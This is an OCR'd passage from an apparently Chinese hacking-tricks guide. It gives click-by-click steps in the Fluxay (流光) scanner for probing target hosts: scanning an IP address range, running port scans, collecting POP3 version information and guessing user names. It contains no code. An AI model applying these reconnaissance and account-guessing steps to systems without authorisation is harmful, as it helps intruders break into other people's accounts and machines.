自动探测”对话框，提示用户“是否在成功获得用户名后立即开始简单模式探测”信息，如下图所示。



Step 05 单击“选项”按钮，在打开的“用户列表选项”对话框中进行设置，如下图所示。



Step 06 单击“确定”按钮，程序开始自动探测目标主机，如下图所示。







绝招6：扫描指定地址范围内的目标主机

使用“流光扫描器”的高级扫描向导，可以快速地对指定地址范围内的目标主机进行扫描，其具体操作步骤如下。


Step 01 在“流光扫描器”主窗口中选择“文件”→“高级扫描向导”选项，如下图所示。




Step 02 打开“设置”对话框，在“起始地址”和“结束地址”文本框中分别输入指定地址范围的开始和结束 IP 地址，并选中“获取主机名”和“PING 检查”复选框，如下图所示。




Step 03 单击“下一步”按钮，弹出 POSTS 对话框，在该对话框中可以对要扫描的端口范围进行设置，这里选中“标准端口扫描”复选框，如下图所示。




Step 04 单击“下一步”按钮，打开 POP3 对话框，在该对话框中可以对 POP3 检测项目进行设置，这里选中“获取 POP3 版本信息”和“尝试猜解用户”复选框，如下图所示。



